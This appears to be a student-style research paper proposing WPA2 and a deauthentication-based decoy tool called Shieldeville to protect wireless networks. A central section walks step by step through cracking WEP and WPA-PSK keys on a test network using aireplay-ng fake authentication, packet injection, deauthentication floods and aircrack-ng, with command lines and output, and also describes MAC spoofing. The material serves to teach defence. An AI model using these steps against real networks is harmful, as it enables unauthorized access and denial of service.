HACKERVILLE

Scientific Research

www.hacker-ville.com

Methodology: Security plan for wireless networks

By: Stephen Blair Mandeville A.

Summary

The evolution to wireless networks allows connections with the same quality of data transfer at a lower cost but also has the consequence of having to use security mechanisms and data encryption. This conclusion is based on the needs and problems that arise with everyday use of wireless networks. These consequences, far from presenting small problems, can be large and disastrous in some cases. The magnitude of the problem isn't the determinant of its importance as the smallest detail can result in an irreparable loss not only financially but also of information.

Our research begins with the **802.11** standard and discusses its general characteristics. Then we focus on the analysis and implementation of **WPA2** technology and different security plans as a solution to current problems.

Actually the important increase in the use of wireless networks has resulted in the development of security mechanisms that were initially overcome by malicious users. This is why it is proposed to implement **WPA2** technology as standard security in all types of wireless networks using a methodology that consist of: the password creation, security plan creation, and software protection permitting greater wireless network complexity and security.

1. The problem.

Does **WPA2** security provide a viable and effective solution for the vulnerability of today's wireless networks in Mexico?

2. Objectives

2.1 General objective

To demonstrate the effectiveness of the **WPA2** protocol for the implementation of security systems for wireless networks.

2.2 Specific objectives

2.2.1 Provide clear and accurate information about **WPA2** security and its configuration.

2.2.2 Demonstrate the weakness of the **WEP** security protocol which is currently used by various Internet Service Providers (**ISP**).

2.2.3 Propose two security plans as a solution to the problem described in the problem statement.

2.2.4 The development of a tool that allows the generation of better network protection using **WPA2**.

3. Hypothesis

The **WPA2-PSK** security protocol is the most viable solution for the current security problems in wireless networks.

4. Methodology

4.1 Managing security plans

Two security plans are developed: The first is a general informative plan which recommends better wireless network protection. The second contains technical plans to achieve the recommended settings for wireless network protection. The purpose of these security plans is to expand 802.11 network protections with technical procedures.

4.2 The software tool Shieldeville

The software tool **Shieldeville** aims to reduce the chances of an attack against wireless networks by making it difficult for a malicious user to violate the wireless network security.

4.3 Research type

The research has both qualitative and quantitative aspects which results in a mixed approach.

4.4 Method

The scientific method is used to apply the mixed methods approach.

5. Theoretical mark

5.1 Preliminaries

5.1.1 Wireless networks

Communications between computing devices have boomed [5] as wireless networks are more adapted to the user's style and pace of life.

A wireless network is one that allows users to connect to a local network or the internet without cables as the transactions or information packets are transmitted by electromagnetic waves propagated using air as the transmission medium [2].

An equipment is wireless if it can be moved physically within a local area network (**LAN**) or wide area network (**WAN**), without the need for any physical connections thus allowing users to have access anywhere to the information and services provided by the network. [3]

The diagram of a basic wireless local area network (**WLAN**) is shown in Figure 1 and consists of an access point which transmits information between the different nodes of the **WLAN** [4,5].




Figure 1: Wireless Local Area Network (**WLAN**).

Figure 1 also shows some of the devices that are commonly used as nodes in a **WLAN** such as a desktop computer, a Personal Digital Assistant (**PDA**), and a laptop.

5.1.2 802.11 attacks

Currently the principal ciphers used in **WLAN**'s are:

5.1.2.1 Wired Equivalent Privacy (**WEP**)
5.1.2.2 Wi-fi Protected Access (**WPA**)
5.1.2.3 Wi-fi Protected Access II (**WPA2**)

To overcome **MAC** filtering, it is necessary to obtain the **MAC** address of someone who’s already on the network. This can be done by running a passive action tracker to get the address of the **MAC** and by replacing it with the original address of the wireless network interface allowing the access point to be a legitimate partner.

5.1.3 The defeated WEP

WEP keys come in two sizes: 40 bits (5 bytes) and 104 bits (13 bytes). Initially vendors only provided 40-bit keys. Compared to present standards, the 40-bit keys are ridiculously small. Today, many **WEP** keys use 104-bits [1].


Below an attack is demonstrated on a wireless network with **WEP** encryption. The password was previously set and is displayed as 64-bits. This means it contains 10 hexadecimal characters. The first step is to see if the wireless network authentication is open (**OPN**) in monitor mode. If it is, traffic can be introduced in order to generate enough **IV**'s to decrypt the password. The question is: How do I get authentication if the wireless network authentication isn’t **OPN**?

There are several ways to accomplish this:

1. Wait for a client to reconnect, as it was previously explained this contains an authentication package with the **ESSID** inside which reveals the **ESSID** if it was hidden.

2. Send a fake authentication package (**Fake-auth**) which will allow us to associate with the access point.


3. Disconnect a user from the access point so that he will be forced to re-authenticate.



```
root@Mandevill3:~# aireplay-ng -1 0 -a 00:18:F8:4F:7A:EC -h 00:21:29:ea:bd:f4 wlan1
04:41:21  Waiting for beacon frame (BSSID: 00:18:F8:4F:7A:EC) on channel 2

04:41:21  Sending Authentication Request (Open System) [ACK]
04:41:21  Authentication successful
04:41:21  Sending Association Request [ACK]
04:41:21  Association successful :-) (AID: 1)
```

Image 2.21 Specifying an attack.

Once the connection with the access point is successful, traffic can be listened to and data found, returning to **airodump-ng** and injecting traffic with **aireplay-ng** in order to increase the amount of data necessary to obtain our password.



```
root@Mandevill3:~# aireplay-ng -3 -b 00:18:F8:4F:7A:EC wlan1
No source MAC (-h) specified. Using the device MAC (00:21:29:EA:BD:F4)
04:57:37  Waiting for beacon frame (BSSID: 00:18:F8:4F:7A:EC) on channel 2
Saving ARP requests in replay_arp-0211-045737.cap
You should also start airodump-ng to capture replies.
^Cad 113908 packets (got 1 ARP requests and 28312 ACKs), sent 28644 packets...(499 pps)
```

Image 2.22. Traffic injection in the indicated **MAC** address.


Once more than 20,000 **IV**'s have been obtained, they can be cracked obtaining the password.

- **WEP** 64 bits = 20,000 **IV**'s (approximately)

- **WEP** 128 Bits = 100,000 **IV**’s (approximately)


The number of **IV'**s necessary can vary.

Once the necessary numbers of IV’s have been obtained, **aircrack-ng** can be tried and if it isn’t possible to obtain the password, there are insufficient **IV**'s. It is recommended not to stop capturing data in **airodump-ng** because otherwise it would be necessary to restart the connection process.



```
                              Aircrack-ng 1.1 r1738

                   [00:00:00] Tested 12 keys (got 25377 IVs)

KB    depth   byte(vote)
 0    0/  1   9E(37376) 9D(32512) 23(31744) 81(31744) 14(30720) 4F(30720) C9(30720) CC(30720) 37(3046
 1    0/  3   CE(34048) D3(31744) F1(31744) A7(31488) B8(31232) 2B(30976) 31(30720) 7A(30720) D0(3072
 2    0/  1   F6(38144) 29(31488) 24(31488) F1(31232) E1(30976) 7B(30720) F2(30720) 80(30464) 25(3020
 3    0/  1   3B(33792) CE(31488) C9(30976) FD(30720) BE(30464) 4E(29952) 62(29952) 9E(29952) 87(2969
 4    0/  5   8F(33536) BE(32768) 0F(31744) 31(31744) 72(31744) 80(31232) 0B(31232) 24(30720) 9A(3072

                     KEY FOUND! [ 9E:53:F6:3B:8F ]
    Decrypted correctly: 100%
```

Image 2.24. Final results.



```
                     KEY FOUND! [ 9E:53:F6:3B:8F ]
    Decrypted correctly: 100%
```

Image 2.25 **WEP** Key

The same method applies to 128-bit **WEP**'s but the number of **IV**'s captured has to be greater.

5.1.4 Defending against cryptographic attacks.

The easiest way to defend against cryptographic attacks is to use **WPA2.**

5.1.5 WPA 802.11 attacks

WPA/WPA2 greatly improves wireless network security. However the additional protection occurs at the cost of added complexity of the protocol. At a high level, **WPA** attacks can be divided into two categories: authentication attacks and encryption attacks.

When **WPA-PSK** authentication is attacked, the attacker also has the ability to decrypt / encrypt the traffic once the **PMK** is recovered.

WPA provides the ability to decrypt / encrypt the traffic, but does not allow the attacker to join the network as a legitimate user.


5.1.6 Breaking WPA-PSK authentication

Many of the implementations of **WPA** today use pre-authentication shared keys, also known as **WPA-Personal**. This mechanism uses a common shared secret between all devices in the network for authentication.

Although the derivation function of similar keys is used with the business authentication counterpart, this **WPA** implementation method is susceptible to a number of attacks that pose great risk to wireless networks.

5.1.7 Obtaining the four-way handshake

The four-way handshake allows the client and the access point to negotiate the keys used to encrypt traffic sent over the air. If the key is obtained, the **ESSID** is needed, then the **ANonce** is sent by the access point and the **SNonce** is sent by the client to get the four way handshake client [1].




```
CH  2 ][ Elapsed: 1 min ][ 2012-02-11 18:28 ][ WPA handshake: 00:18:F8:4F:7A:EC

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:F8:4F:7A:EC  -19 100      946      322    2   2  54 . WPA  CCMP   PSK  Hack_me

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:18:F8:4F:7A:EC  68:A3:C4:23:AB:6C  -19   54 - 1     0      972

WPA handshake: 00:18:F8:4F:7A:EC
```

Image 2.26. Four way handshake.

5.1.8 Active attacks

Sometimes impatience gets the better of one and one thinks that there are better things to do than wait around for a new user to connect. This is where the attacks are a useful asset for the handshake. Any denial of service attack can be used to put a **802.11** user offline. However the most popular attack is the de-authentication attack. The first step is to set the passive sniffer. Then in a new window on the same system, the attack of de-authentication is launched so that the sniffer captures both the attack and the re-connection of the client.



```
18:20:20  Waiting for beacon frame (BSSID: 00:18:F8:4F:7A:EC) on channel 2
18:20:20  Sending 64 directed DeAuth. STMAC: [68:A3:C4:23:AB:6C] [ 0|64 ACKs]
18:20:21  Sending 64 directed DeAuth. STMAC: [68:A3:C4:23:AB:6C] [55|64 ACKs]
18:20:22  Sending 64 directed DeAuth. STMAC: [68:A3:C4:23:AB:6C] [ 3|62 ACKs]
18:20:22  Sending 64 directed DeAuth. STMAC: [68:A3:C4:23:AB:6C] [56|64 ACKs]
18:20:23  Sending 64 directed DeAuth. STMAC: [68:A3:C4:23:AB:6C] [61|64 ACKs]
```


Image 2.27. Tools available for authentication

The number of frames of authentication required to force the client to reconnect may vary. Sometimes only one is necessary, and sometimes it can take a while. Once the attack is over, wait a second and then visit the sniffer for the handshake. If all goes well, an attack can be immediately launched.

Sending packets of de-authentication can be the most basic with respect to the complexity of this type of attack but can have disastrous consequences because you can send an infinite number of these packets to a specific **MAC** address, causing a Denial of Service (**DOS**) leaving it unable to establish a connection to the access point.

5.1.9 Breaking the pre-shared key

Unlike attacks against **WPA** authentication, **WPA-PSK** authentication is particularly difficult as the character set for the pre-shared key can be from 8 to 63 printable **ASCII** characters and the chosen password is hashed 4096 times before use in the **PMK**. This greatly increases the required brute force. If the destination network uses a complex pre-shared key, one can get bogged down in the process.



```
                         Aircrack-ng 1.1 r1738

             [00:00:00] 111 keys tested (1268.16 k/s)

                   KEY FOUND! [ mandeville ]

Master Key     : 55 F8 85 26 08 B2 C2 A3 58 66 DC 72 95 D7 42 85
                 0D D5 D0 9A 2F AC 7A 97 CF 90 27 8E 3D 15 70 C0

Transient Key  : A3 C9 48 D4 55 75 38 D1 B2 52 F7 66 C0 AB 47 B6
                 96 31 87 E4 56 F6 44 73 A3 29 04 3E 92 0A 93 B0
                 E4 D8 E1 09 D8 D8 C0 F4 FC C6 FB 45 37 25 47 CC
                 96 AA 0D 2A 4E 91 61 6B 7B CD 76 DE 17 A1 FF B4

EAPOL HMAC     : 3D 52 62 D8 56 EB B4 13 90 AB 3F 95 FB DB AD 66
```

Image 2.28. Aircrack-ng.

In order to obtain the password for a network that implements **WPA/WPA2** it is necessary to have a dictionary that has the word that was used as the password. If not a brute force attack can be performed. The disadvantage is that more complex passwords require more processing resources to reduce the decryption time. This could take as long as days or months depending on the password's complexity.

5.1.10 Aggressive protection using Shieldeville

Shieldeville is a software tool that was developed in Perl. **Shieldeville** creates an environment so complex that anybody attempting to violate the wireless network's security will lose interest in the attack.

The main engine running **Shieldeville** is the **aircrack-ng** suite together with the distribution of **backtrack 5 R3**, **Linux**.

5.1.11 Shieldeville operation

Shieldeville works in the following way:

5.1.10.1 Creating fake access points (up to 100 different access points) with **WPA2** security.

5.1.10.2 Creating fake clients that are associated to different access points

5.1.10.3 Disconnecting all devices that are not found in the **MAC** address listed in the **MAC** files of those authorized to conduct a connection to the access point.

At the moment of the creation of a number of false access points using a combination of the original access point name, clients are generated simulating an environment in which are held there **WPA-handshakes** and there exist users connected to the networks that are shown as available and are sent de-authentication packets to all the devices that are in the same channel and trying to connect to any access point that is generated by our tool.

Part of the impact that **Shieldeville** has before a malicious user is that in addition to the confusion of being unable to know exactly which is the real access point of the many that exist with the same name and different **MAC** addresses, is that what appears to be a reliable handshake and password to decrypt **WPA** are received, but not being in the **MAC** list of devices allowed to connect, the interface between the frequency channel using the access point will be de-authenticated causing a denial of service over the wireless network interface preventing connection to the access point.

Placing the attacker in a position where he has to try to make multiple attacks on many access points while trying to avoid a denial of service to his network card through **Shieldeville** while breaking each **WPA2** encryption implemented in the networks, demands pointless and wasteful use of resources and time.

5.1.12 Security plan creation

Today with the ever increasing use of wireless networks, it is important to present the key points that should always be taken into account in increasing the security of the information as well as a number of key recommendations and techniques

Basic recommendations	Technical recommendations
1. Maintain the computer actualized (operating system and applications).	1. Change the default user and router passwords.
2. Frequently make security backups.	2. Change security from **WEP** to **WPA/WPA2-PSK**
3. Only use legal software (you get warranty and support).	3. Use encrypted **AES** instead of **TKIP**
4. Use strong passwords (avoid names, dates, known facts or that can be deduced, etc.).	4.Limit the transmission signal of the access point
5. Use security tools to protect or repair equipment.	5. Activate **MAC** filtering
6. Do not download or	6. Passwords

run files from suspicious sites or from suspicious emails or spam.	ought to contain special characters, uppercase, lowercase and numbers.
7. Analyze everything downloaded with an antivirus	7. Occasionally revise device registers of the devices that are connected to the network and the configuration of the access point
8. No facilitate mail account to strangers or post it in unfamiliar places.	8. Frequently change the transmission channel of the access point as well as your password.

Table 1. Basic recommendations

We can improve the wireless network security by following these recommendations, but there is always the human factor which can make an error that compromises all the security technology exposing the information and system integrity.

6. Methodological framework

In general, it is possible to speak of a science methodology applicable to all fields of knowledge which provides guidelines for any rigorous scientific procedure with the objective of increasing knowledge and / or troubleshooting.

6.1 Research type:

6.1.1 Theoretical investigation

The concepts and methods involving the use of a security protocol for wireless networks were analyzed with the documentation presented by the **IEEE** strengthening the technical definitions for the management of the network structure and the types of packets that are handled by wireless networks.

By having knowledge of the main protocols such as: **WEP**, **WPA**, **WPA2** and the principal types of encryption that they use.

6.1.2 Practical research

During the practical analysis, **WEP** and **WPA/WPA2** were analyzed noting differences in the behavior of the encryptions which allowed allowing the maintenance of traffic encryption and encryption key management under **MD5** resulting in better control of packets that can become susceptible as they are with **WEP** to a direct attack on the encryption.

6.2 Method type

6.2.1 Inductive method

The inductive method was used to analyze the different security mechanisms on the protocols **WEP** and **WPA/WPA2** wireless networks, following the practice of exploitation and the weak security management, the results of the **MAC** filtering and **WEP** were classified as the most insecure in the protection of access to a wireless network.

That's why it is proposed the management of **WPA2** encryption and **MAC** filtering and frequent password changes.

6.2.2 Scientific Method

The scientific method is based on reproducibility (the ability to repeat a given experiment anywhere and by anyone and obtain the same result) and falseability (any scientific proposition must be capable of being proved false).

Among the steps that make up the scientific method are observation (the application of the senses to an object or a phenomenon, to study how it is presented in reality), induction (reasoning from specific to general), the declaration of a hypothesis (by observation), demonstration or refutation of the hypothesis, and the presentation of the thesis or scientific theory.

7 Conclusions

Implementing the **WPA2** security protocol is definitely the best actual solution to wireless network security problems. The basic recommendations complemented by not sharing passwords, enabling **MAC** filtering of connected devices, constructing complex passwords using interspersed uppercase, lowercase and numbers.

If one is looking for more aggressive security, **Shieldeville** will allow security to be exponentially improved on a wireless network by creating an environment with multiple access points with attributes similar to the original and by denying connection of any device that is not registered. Implementation of **WPA2** in each of these cases camouflages and thus reduces the likelihood of an attack.

8 Future lines of research

During the development of this study the author found the following topics interesting and they should be considered as potential future lines of research:

It would be very helpful to create a dynamic method of keys between the access point and the device by both the client and the access point where once the connection is established, the keys are changed from time to time.

If the connection is lost or the user identity is kidnapped, the application would register this prior to verifying the legitimacy of previous connection established according to the key register and in case of a mismatch the user would be de-authenticated and blocked.

Another line of research would be able to filter the serials, this would allow not only taking the register of the **MAC** addresses but also the register of the serial of the device, as this provides a greater degree of difficulty to intercept the serial number via packages that travels on the air, reducing the possibility that this may prove to be cloned as easily as it is with the **MAC** address.

9 References

[1] Cache Johnny. Hacking Exposed Wireless, 2nd edition, McGraw Hill, 2010.

[2] Aviel D. Rubin, Adam Stubblefield, John Ioannidis. A key recovery attack on the 802.11b wired equivalent privacy protocol (WEP). ACM Transactions on Information and System Security (TISSEC), 7:319–332, May 2004.

[3] Hala Elaarag. Improving TCP performance over mobile networks. ACM Computing Surveys, 34:357–374, September 2002.

[4] T. Andrew, Yang Yasir Zahur. Wireless LAN security and laboratory designs. Journal of Computing Sciences in Colleges, 19:44–60, 2004.

[5] Joseph Pasquale Et Al. David Clark. Strategic directions in networks and telecommunications. ACM Computing Surveys, 28:279–290, December 1996.